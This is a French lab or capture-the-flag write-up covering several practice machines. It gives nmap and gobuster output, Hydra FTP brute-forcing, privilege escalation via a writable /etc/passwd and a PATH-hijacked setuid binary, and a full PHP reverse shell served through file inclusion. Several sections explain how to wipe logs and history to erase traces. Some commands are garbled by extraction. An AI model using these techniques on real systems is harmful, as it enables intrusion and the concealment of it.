Sur la machine 2, l'adresse IP a été découverte grâce à une écoute réseau avec Wireshark et un filtre DHCP, révélant 192.168.1.129. Une exploration initiale des ports ouverts (22, 80, 31337) avec **nmap** a conduit à une analyse approfondie du chemin `/robots.txt` via Gobuster. Cela a permis de découvrir plusieurs chemins cachés, dont **`/taxes`**, contenant le premier flag `{make_america_great_again}`.

L'accès au répertoire sensible `/.ssh` a permis de récupérer une clé privée SSH protégée par mot de passe. Après avoir craqué le mot de passe (**`starwars`**) avec **John the Ripper**, la connexion SSH a été établie en utilisant les identifiants déduits (`simon`). Une fois sur la machine, le programme **`read_message`**`.c` a révélé le second flag `{`**`use_the_source_luke`**`}`.


L'accès à **`/root/flag.txt`**, contenant le dernier flag `{`**`das_bof_meister`**`}`, était initialement restreint. En exploitant une vulnérabilité liée au programme binaire, un script temporaire a été utilisé pour afficher le contenu du fichier.

Emmanuel GRONDIN

Pour effacer les traces, l'historique des commandes, les journaux, et les fichiers temporaires ont été soigneusement supprimés à l'aide de commandes telles que **`history -c`**, **`rm`**, et `shred`. Cette exploitation a démontré des lacunes dans la sécurité réseau, les permissions de fichiers, et l'utilisation de programmes vulnérables sur le système.


Machine 3

Présentation : 192.168.1.17



Comme la machine de ne présente pas d'adresse ip il va falloir faire comme au dessus c'est à dire lancer wireshark et appliquer un filtre dhcp pour savoir l'adresse qui va être donner a la machine :

La capture à bien été lancer :



Maintenant quand t-on regarde plus précisément sur la trame 2 (ACK) L'adresse ip cliente donc de la machine est trouver :

L'adresse ip est donc **192.168.1.17.**

Tout d'abord il faut connaître les ports ouvert pour essayer de trouver une vulnérabilité possible avec la commande : nmap 192.168.1.17

Emmanuel GRONDIN

```
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

Cette machine comporte donc 2 service à son actif qui sont les protocoles **http /80** et **ftp /21** donc il ne reste plus qu'à exploiter ses éventuelle faille de sécurité :

Il faut tout d'abord commencer par le service web car il peut cacher souvent des éventuel pist pour la suite :

La page affichée ne donne pas vraiment d'indice en elle même mais quand la page du code source de la page web s'affiche on peut trouver un très gros indice qui est :

```
<!-- created by user du2c (c) -->
```

Donc par rapport à cela on peut en déduire que l'un des utilisateurs de cette machine s'appelle du2c qui peut servir pour les prochaines étapes.

Maintenant il faut voir si c'est la seul et unique page du site car il peut y avoir d'autres chemins cachés et pour cela il faut employer la commande :
gobuster dir -u http://192.168.1.17 -w /usr/share/dirb/wordlists/common.txt

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.17 -w /usr/share/dirb/wordlists/common.txt
```

Emmanuel GRONDIN

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.17
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd           (Status: 403) [Size: 277]
/.hta                (Status: 403) [Size: 277]
/.htaccess           (Status: 403) [Size: 277]
/index.html          (Status: 200) [Size: 680]
/server-status       (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Le résultat montre que le serveur web à l'adresse **192.168.1.17** contient plusieurs ressources. La page principale **index.html** est accessible, mais des fichiers sensibles comme **.htpasswd**, **.hta**, et **.htaccess** existent mais sont protégés, ce qui empêche leur accès direct. De plus, une ressource **/server-status** est présente mais également protégée.

Il reste maintenant à exploiter l'autre vulnérabilité qui est le service **ftp /21** dont on avions déjà la connaissance d'un utilisateur qui est **du2c** mais aussi **anonymous** sans mot de passe car on peut tenter "anonymous" sur un FTP, car certains serveurs autorisent un accès public pour le partage de fichiers sans authentification stricte.

Tout d'abord anonymous est utilisé :

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.17
Connected to 192.168.1.17.
220 (vsFTPd 3.0.3)
```

Emmanuel GRONDIN

```
Name (192.168.1.17:kali): annymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
```

Donc **anonymous** est un échec le serveur emploie donc une authentification stricte de connexion donc il on reste a essayer l'utilisateur **du2c**, mais comme le mot de passe est inconnue il faudraus un moyen de trouver une solution pour le trouver et la premier dans ces cas ici c'est le brute force de mot de passe comme hydra :

Dans un premier temps pour ne perdre du temps il est préférable si on utilise hydra d' inverser le dictionnaire utilisé (ici cela est rockyou) pour pourvoir lance deux hydra en même temps et pendant que Le premier hydra commence à lister par le haut la deuxième commande hydra commencera par le bas et pour cela il faut appliquer cette commande :

```
┌──(kali㉿kali)-[~]
└─$ tac /usr/share/wordlists/rockyou.txt > /usr/share/wordlists/rockyou_reversed.txt
```

et maintenant il ne reste plus qu'à lancer les deux commande dans deux terminaux pour être plus rapide pour avoir le mot de passe

```
┌──(kalit㉿kali)-[~]
└─$ hydra -l du2c -P /usr/share/wordlists/rockyou_reversed.txt -t 4 ftp://192.168.1.17

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-27 09:14:44
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ftp://192.168.1.17:21/
```

Puis dans un autre terminal on exécute la deuxième commande :

```
┌──(kali㉿kali)-[~]
└─$ hydra -l du2c -P /usr/share/wordlists/rockyou_reversed.txt -t 4 ftp://192.168.1.17
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-27 09:17:09
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ftp://192.168.1.17:21/
```

Et enfin le mot de passe de passe est dévoilé :

```
[21][ftp] host: 192.168.1.17   login: du2c   password: superman13
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-27 10:09:33
```

Le mot de passe est donc **superman13** et login est **du2c.**

Maintenant l'accès à la machine est peut être possible grâce au login trouver qui doit surement etre le meme que le serveur ftp :

```
rt003 login: du2c
Password:
Linux rt003 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
du2c@rt003 :~ $
```

Maintenant il faut chercher des informations et même si possible trouver un flag.txt :

```
du2c@rt003 :~ $ ls
flag.txt
du2c@rt003 :~ $ cat flag.txt
765234e7defcd106aea0353976a60006
```

Le fichier flag.txt se trouvait dans le home il restait donc plus qu'à lire le fichier et voici un flag trouver : **765234e7defcd106aea0353976a60006**

Emmanuel GRONDIN

Maintenant il faut encore avoir le flag du root et pour cela on entre dans la machine depuis la vm ouverte :

On peut voir que l'utilisateur du2c na pas de permissions root alors ce qu'il reste à faire est de l'ajouter en groupe root, ajouter du2c au groupe root et lui attribuer un UID et GID de 0 dans /etc/passwd le rend équivalent à un utilisateur root. Cela lui permet d'avoir les mêmes privilèges administratifs, pouvant gérer tout le système.

Commandes :

Ajouter du2c au groupe root dans /etc/group :

```
nano /etc/group
```

Mais directement on ne peut pas modifier depuis la machine comme cela car on n'avons les permissions : `[ Error writing /etc/group: Permission denied ]`

D'après les recherche dans la machine les droits d'écriture sont actives dans le fichier /etc/passwd donc il y aurait bien une vulnérabilité pour pouvoir passer root :

à la fin de ce même fichier il y'a :

```
du2c: x : 1000: 1000:,,,:/home/du2c:/bin/
```

donc il faudrai supprimer cette ligne et rajouter :

```
du2c:x : 0:0:root :/home/du2c:/bin/
du2c:x : 0: 0:root :/root :/bin/
```

Ces deux lignes permettent à l'utilisateur du2c de pourvoir se connecter au root directement.

Ensuite pour faire en sorte que du2c passe root il faut faire :

```
du2c@rt003 :~ $ su du2c
```

```
root@rt003:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Ensuite en peut modifier le fichier /etc/group :

Emmanuel GRONDIN

```
root@rt003:/# nano /etc/group
```

Et à la fin du même fichier il faut mettre :

```
root:x:0:du2c
```

Pour pouvoir faire en sorte que l'utilisateur du2c soit dans le group root et a toute les permission nécessaire.

Ensuite on peut trouver le flag.txt qui se trouve dans le dossier **/root** :

```
root@rt003:/# cd root/
root@rt003:/root# ls
flag.txt
root@rt003:/root# cat flag.txt
44adc832d115b7957c82440f79c8d201
```

Le denier flag a été trouver qui est le flag root : `44adc832d115b7957c82440f79c8d201`

Voici les étapes pour effacer les traces laissées sur la machine :

1. Effacer les logs système

Les logs contiennent des informations sur les connexions et les actions effectuées. Il est essentiel de supprimer ou vider les fichiers de logs :

- **Fichiers à vérifier :**
  - **/var/log/auth.log** : Connexions SSH et tentatives échouées.
  - **/var/log/syslog** : Événements système généraux.
  - **/var/log/messages** : Informations système supplémentaires.

Vider les logs :

```
truncate -s 0 /var/log/auth.log
truncate -s 0 /var/log/syslog
truncate -s 0 /var/log/messages
```

Supprimer les fichiers de logs :

```
rm /var/log/auth.log
rm /var/log/syslog
rm /var/log/messages
```

2. Effacer l'historique des commandes

L'historique des commandes contient souvent des informations sur les actions effectuées sur la machine. Il faut vider ou supprimer ce fichier :

Vider l'historique de la session en cours :

```
history -c
```

Supprimer les fichiers d'historique :

```
rm ~/._history
```

Vider ou modifier l'historique global :

```
truncate -s 0 /root/._history
truncate -s 0 /home/du2c/._history
```

3. Effacer les fichiers temporaires

Les fichiers temporaires peuvent contenir des informations laissées par les outils ou les commandes utilisées. Pour les effacer :

```
rm -rf /tmp/*
rm -rf /var/tmp/*
```

4. Effacer les traces dans les fichiers de configuration

Si des modifications ont été apportées à des fichiers comme /etc/passwd ou /etc/group pour escalader les privilèges, il est important de restaurer ou de supprimer les changements :

Restaurer les fichiers de configuration : Si une sauvegarde a été faite avant les modifications, les fichiers peuvent être restaurés :

```
cp /etc/passwd.bak /etc/passwd
cp /etc/group.bak /etc/group
```

Supprimer les lignes ajoutées dans ***/etc/passwd*** *et* ***/etc/group*** **:** Si des lignes ont été ajoutées pour obtenir un accès root, elles doivent être supprimées :

```
sed -i '/du2c/d' /etc/passwd
sed -i '/du2c/d' /etc/group
```

5. Vider les fichiers liés à l'authentification

Si des fichiers comme ._history ont été modifiés ou laissés pour des tests, les supprimer ou les vider permet de réduire les traces :

```
rm /home/du2c/._history
rm /root/._history
```

Ces actions permettent de minimiser les traces laissées lors d'un test de pénétration, mais l'efficacité dépend de la profondeur de l'analyse réalisée sur le système.

Conclusion Machine 3 :

L'analyse de la machine 192.168.1.17 a permis de découvrir plusieurs vulnérabilités exploitables. Après avoir détecté son adresse IP via une capture DHCP, un scan Nmap a révélé deux services ouverts : HTTP (port 80) et FTP (port 21). L'exploration du service HTTP a permis d'identifier un utilisateur potentiel ("du2c") grâce au code source de la page web.

Ensuite, l'accès au service FTP a été tenté. Bien que l'accès "anonymous" ait échoué, un brute force sur le compte "du2c" à l'aide de *Hydra* a révélé un mot de passe valide. Cela a permis une première connexion à la machine.

Une vulnérabilité dans les permissions du fichier `/etc/passwd` a été exploitée pour obtenir


un accès root. Grâce à cette escalade de privilèges, il a été possible de localiser les fichiers **`flag.txt`** dans les répertoires utilisateur et root, révélant les deux flags demandés.

Pour conclure, une série de commandes a été proposée afin de nettoyer les traces laissées (logs, historique de commandes, fichiers temporaires, modifications système) et ainsi minimiser les empreintes post-exploitation.

Cette méthodologie démontre l'importance de sécuriser les accès FTP, de limiter les permissions sur les fichiers système critiques et de surveiller les logs pour détecter toute activité suspecte.


Machine 4

présentation : 192.168.1.46



Comme la machine de ne présente pas d'adresse ip il va falloir faire comme au dessus c'est à dire lancer wireshark et appliquer un filtre dhcp pour savoir l'adresse qui va être donner a la machine :

La capture à bien été lancer :



Maintenant quand t-on regarde plus précisément sur la trame 2 (ACK) L'adresse ip cliente donc de la machine est trouver :

```
Your (client) IP address: 192.168.1.46
```

L'adresse ip est donc **192.168.1.46**

Tout d'abord il faut connaître les ports ouvert pour essayer de trouver une vulnérabilité possible avec la commande : `nmap 192.168.1.46`

Emmanuel GRONDIN

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -A -p- 192.168.1.46
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-27 14:59 EST
Nmap scan report for rt004 (192.168.1.46)
Host is up (0.0018s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 0        0            4096 Jun 06  2021 pub [NSE:
writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.203
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 06:1b:a3:92:83:a5:7a:15:bd:40:6e:0c:8d:98:27:7b (RSA)
|   256 cb:38:83:26:1a:9f:d3:5d:d3:fe:9b:a1:d3:bc:ab:2c (ECDSA)
|_  256 65:54:fc:2d:12:ac:e1:84:78:3e:00:23:fb:e4:c9:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.76 seconds
```

Cette machine comporte donc 3 service à son actif qui sont les protocoles **http /80, ssh /22** et **ftp /21** et dans le serveur ftp l'utilisateur Anonymous peut se connecter sans restriction donc il ne reste plus qu'à exploiter ses éventuelle faille de sécurité :

Emmanuel GRONDIN

Il faut tout d'abord commencer par le service web car il peut cacher souvent des éventuel pist pour la suite et aussi il faut voir si il y'a plusieur page cachées car il peut y avoir d'autres chemins cachés et pour cela il faut employé la commande :


gobuster dir -u http://192.168.1.46 -w /usr/share/dirb/wordlists/common.txt

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.46 -w /usr/share/dirb/wordlists/common.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.46
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 277]
/.htpasswd           (Status: 403) [Size: 277]
/.htaccess           (Status: 403) [Size: 277]
/index.html          (Status: 200) [Size: 10701]
/manual              (Status: 301) [Size: 313] [--> http://192.168.1.46/manual/]
/robots.txt          (Status: 200) [Size: 161]
/server-status       (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Ici on peut voir qu'après la page **index.html** (page apache2) il ya un fichier **robots.txt** qui peut révéler potentiellement une information importante qui s'approche d'une vulnérabilité.

192.168.1.46/robots.txt :

Emmanuel GRONDIN



Donc dans cette page il faut apparemment être un robot pour pouvoir lire le fichier robots.txt et le message est dit en français anglais et espagnol.

Maintenant pour contourner le fait que cela doit être un robot il faut utiliser **Googlebot** comme agent utilisateur permet de contourner des restrictions car de nombreux serveurs le reconnaissent comme un robot légitime et lui accordent des privilèges spéciaux pour accéder à des fichiers comme **`robots.txt`**. C'est une astuce simple et efficace pour simuler un comportement d'exploration légitime dans un contexte d'analyse ou de CTF.


```
┌──(kali㉿kali)-[~]
└─$ curl -A "Googlebot" http://192.168.1.46/robots.txt

User-agent: *
Disallow: /765234e7defcd106aea0353976a60006/
```

`-A "Googlebot"` : Remplace l'identité de curl par celle du crawler Googlebot, un robot souvent autorisé à lire des fichiers tels que **`robots.txt`**

Grâce à cette commande on découvre un nouveau chemin caché :
`/765234e7defcd106aea0353976a60006/`

On découvre donc
`http://192.168.1.46/765234e7defcd106aea0353976a60006/?lang=fr.php`

Emmanuel GRONDIN



DNS Zone Transfer Attack

english français spanish

ATTENTION : Il faut traduire cette page avant de la mettre en ligne !! DNS Zone transfer is the process where a DNS server passes a copy of part of it's database (which is called a "zone") to another DNS server. It's how you can have more than one DNS server able to answer queries about a particular zone; there is a Master DNS server, and one or more Slave DNS servers, and the slaves ask the master for a copy of the records for that zone. A basic DNS Zone Transfer Attack isn't very fancy: you just pretend you are a slave and ask the master for a copy of the zone records. And it sends you them; DNS is one of those really old-school Internet protocols that was designed when everyone on the Internet literally knew everyone else's name and address, and so servers trusted each other implicitly. It's worth stopping zone transfer attacks, as a copy of your DNS zone may reveal a lot of topological information about your internal network. In particular, if someone plans to subvert your DNS, by poisoning or spoofing it, for example, they'll find having a copy of the real data very useful. So best practice is to restrict Zone transfers. At the bare minimum, you tell the master what the IP addresses of the slaves are and not to transfer to anyone else. In more sophisticated set-ups, you sign the transfers. So the more sophisticated zone transfer attacks try and get round these controls.

Après avoir découvert le nouveau chemin, une page de dns Zones Transfer Attack avec toujours la traduction anglais, français et espagnol.

Maintenant il faut s'occuper sur service ftp et l'information important est que l'utilisateur Anonymous peut se connecter sans mot de passe :

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.46
Connected to 192.168.1.46.
220 (vsFTPd 3.0.3)
Name (192.168.1.46:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Tout d'abord on à l'information que dans le lien :

http://192.168.1.46/765234e7defcd106aea0353976a60006/?lang=fr.php

On sait qu'il y'a un interpréteur de script en php ce qui pourrait permettre un reverse shell donc il suffit de fouiller s'il ya des dossier dans le serveur pour ensuite taper la suite du lien avec /var/ftp/…/reverse_shell.php :

Code reverse_shell.php :

```
<?php
/*
Plugin Name: Reverse Shell Plugin
```

```
Description: Plugin pour obtenir un reverse shell interactif.
*/

// Changez l'adresse IP et le port selon votre configuration
$ip = '192.168.1.203'; // Remplacez par l'IP de votre machine Kali
$port = 2333; // Remplacez par le port que vous écoutez

$sock = fsockopen($ip, $port);
if ($sock) {
    // Utiliser popen pour obtenir un shell
    $descriptorspec = array(
        0 => $sock, // STDIN
        1 => $sock, // STDOUT
        2 => $sock  // STDERR
    );

    $process = proc_open('/bin/sh', $descriptorspec, $pipes);
    if (is_resource($process)) {
        // Garder le processus ouvert
        while (true) {
            sleep(1); // Évite l'utilisation excessive du CPU
        }
        proc_close($process);
    }
}
?>
```

Maintenant il suffit de transférer le fichier reverse_shell.php dans un dossier qui se nomme pub :

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.46
Connected to 192.168.1.46.
220 (vsFTPd 3.0.3)
Name (192.168.1.46:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||34682|)
150 Here comes the directory listing.
```

```
drwxrwxrwx    2 0        0            4096 Jun 06  2021 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> put reverse_shell.php
local: reverse_shell.php remote: reverse_shell.php
229 Entering Extended Passive Mode (|||29276|)
150 Ok to send data.
100%
|***************************************************************************|
780       11.10 MiB/s    00:00 ETA
226 Transfer complete.
780 bytes sent in 00:00 (367.26 KiB/s)
```

Le chemin **`/var/ftp/pub/`** pourrait être utilisé dans le cadre d'une attaque ou d'une exploration car :

Fichiers injectables : Si vous avez la possibilité d'écrire un fichier dans **`/var/ftp/pub/`** via FTP (par exemple, un script PHP malveillant), ce fichier pourrait être exécuté via le serveur web :

La commande **`curl`** dans ce contexte est utilisée pour tester l'accès à un fichier spécifique (reverse_shell.php) sur le serveur web, en exploitant une possible vulnérabilité de type Local File Inclusion (LFI). Cela permet de vérifier si un fichier local peut être inclus et affiché à travers une requête HTTP.

```
┌──(kali㉿kali)-[~]
└─$ curl
"http://192.168.1.46/765234e7defcd106aea0353976a60006/?lang=/var/ftp/pub/reverse_shell.php"
```

- **Lecture de fichiers sensibles :** Si des fichiers comme **`reverse_shell.php`** ou d'autres fichiers de configuration sensibles sont présents dans **`/var/ftp/pub`**, ils peuvent révéler des informations critiques (variables d'environnement, chemins système, etc.).

Et en même temps sur un autre terminal, activer l'écoute sur un port :

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 2333
listening on [any] 2333 ...
```

```
connect to [192.168.1.203] from (UNKNOWN) [192.168.1.46] 44744
```

On à donc bien réussie le reverse shell il manque plus qu'à chercher les flags :

python3 -c 'import pty; pty.spawn("/bin/")'

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 2333
listening on [any] 2333 ...
connect to [192.168.1.203] from (UNKNOWN) [192.168.1.46] 44746
SyntaxError: invalid syntax
python3 -c 'import pty; pty.spawn("/bin/")'
www-data@rt004:/var/www/html/765234e7defcd106aea0353976a60006$ ls
en.php  es.php  fr.php  index.php
www-data@rt004:/var/www/html/765234e7defcd106aea0353976a60006$ cd ~
www-data@rt004:/var/www$ ls
firstflag.txt  html
www-data@rt004:/var/www$ cat firstflag.txt
4b3c7495e378e85ff02f5e45ee0d7d19
```

On obtient donc le premier flag qui est : `4b3c7495e378e85ff02f5e45ee0d7d19`

Pour le deuxième flag.txt :

Lister le contenu du répertoire racine :

```
www-data@rt004:/$ ls
ls
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
```

Se rendre dans le répertoire home et on trouve l'utilisateur tom :

```
www-data@rt004:/$ cd home
cd home
www-data@rt004:/home$ ls
ls
tom
```

Emmanuel GRONDIN

Naviguer dans le répertoire de l'utilisateur tom et Liste le contenu du répertoire de l'utilisateur **tom**. On y trouve plusieurs dossiers (**Desktop**, **Documents**, etc.), mais aussi un fichier **adminshell** et **adminshell.c**.

```
www-data@rt004:/home$ cd tom
cd tom
www-data@rt004:/home/tom$ ls
ls
Desktop    Downloads  Pictures  Templates  adminshell
Documents  Music      Public    Videos     adminshell.c
```

Lire le contenu de adminshell.c, affiche le contenu du fichier source *`adminshell.c`*. Ce fichier semble être un programme C qui vérifie si l'utilisateur courant est `tom` en exécutant la commande *`whoami`*. Si l'utilisateur est *`tom`*, il accorde l'accès à un shell avec les privilèges de *`tom`* en utilisant `execlp("sh", "sh", (char *) 0);`.

```
www-data@rt004:/home/tom$ cat adminshell.c
cat adminshell.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main() {

    printf("checking if you are tom...\n");
    FILE* f = popen("whoami", "r");

    char user[80];
    fgets(user, 80, f);

    printf("you are: %s\n", user);
    //printf("your euid is: %i\n", geteuid());

    if (strncmp(user, "tom", 3) == 0) {
        printf("access granted.\n");
        setuid(geteuid());
        execlp("sh", "sh", (char *) 0);
    }
}
```

Emmanuel GRONDIN

Vérifier les permissions de adminshell :
Affiche les permissions du fichier adminshell. On remarque que le fichier a le bit setuid activé (-rwsr-xr-x). Cela signifie que, peu importe l'utilisateur qui exécute ce fichier, le processus sera exécuté avec les privilèges de root.

Et malheureusement le script c'est qu'actuellement la machine est sur l'utilisateur **www-data**

```
www-data@rt004:/home/tom$ ls -l adminshell
ls -l adminshell
-rwsr-xr-x 1 root root 16976 Feb  8  2020 adminshell
www-data@rt004:/home/tom$ ./adminshell
./adminshell
checking if you are tom...
you are: www-data
```

Pour trouver une solution il faudrait **Créer un script personnalisé pour se faire passer pour `tom`**

```
www-data@rt004:/home/tom$ echo -e '#!/bin/\necho tom' > /tmp/whoami
echo -e '#!/bin/\necho tom' > /tmp/whoami
```

```
www-data@rt004:/home/tom$ cd /tmp
cd /tmp
www-data@rt004:/tmp$ ls
ls
whoami
```

Rendre le script exécutable en donnant les permissions d'exécution au script *`/tmp/whoami`* pour qu'il puisse être exécuté et modification de la variable *`PATH`* :

Ajoute **/tmp** au début de la variable d'environnement **PATH**. Cela permet à la machine d'exécuter le script **whoami** dans **/tmp** avant d'essayer d'exécuter la commande **whoami** originale.

```
www-data@rt004:/tmp$ chmod +x /tmp/whoami
chmod +x /tmp/whoami
www-data@rt004:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
```

Retourner dans le répertoire de *`tom`* et exécuter *`adminshell`* et obtenir un shell en

tant que *tom* et Le programme accorde maintenant l'accès, car il pense que l'utilisateur est `tom`, et il exécute un shell avec les privilèges de `tom`.

```
www-data@rt004:/tmp$ cd /home/tom
cd /home/tom
www-data@rt004:/home/tom$ ./adminshell
./adminshell
checking if you are tom...
you are: tom

access granted.
```

Vérifier l'utilisateur courant avec `whoami`

```
# whoami
whoami
tom
```

Passer à l'utilisateur `root` avec `su` pour passer à l'utilisateur *root*. Vous obtenez un shell en tant que *root*

```
# su
su
root@rt004:/home/tom# whoami
```

Naviguer vers le répertoire `root` et lire le fichier `flag.txt`

```
root@rt004:/# cd root
root@rt004:~# ls
flag.txt
root@rt004:~# cat flag.txt
766b8a80810b0535cbe37e9ea3e457db
```

Et on obtient le dernier flag : `766b8a80810b0535cbe37e9ea3e457db`

Emmanuel GRONDIN

Effacer l'historique des commandes

L'historique des commandes est souvent utilisé pour retracer les actions. Il est stocké dans des fichiers comme **`._history`** ou **`.zsh_history`.**

Effacer l'historique dans la session en cours :

```
history -c
```

Effacer l'historique des commandes stocké sur le disque :

```
> ~/._history
```

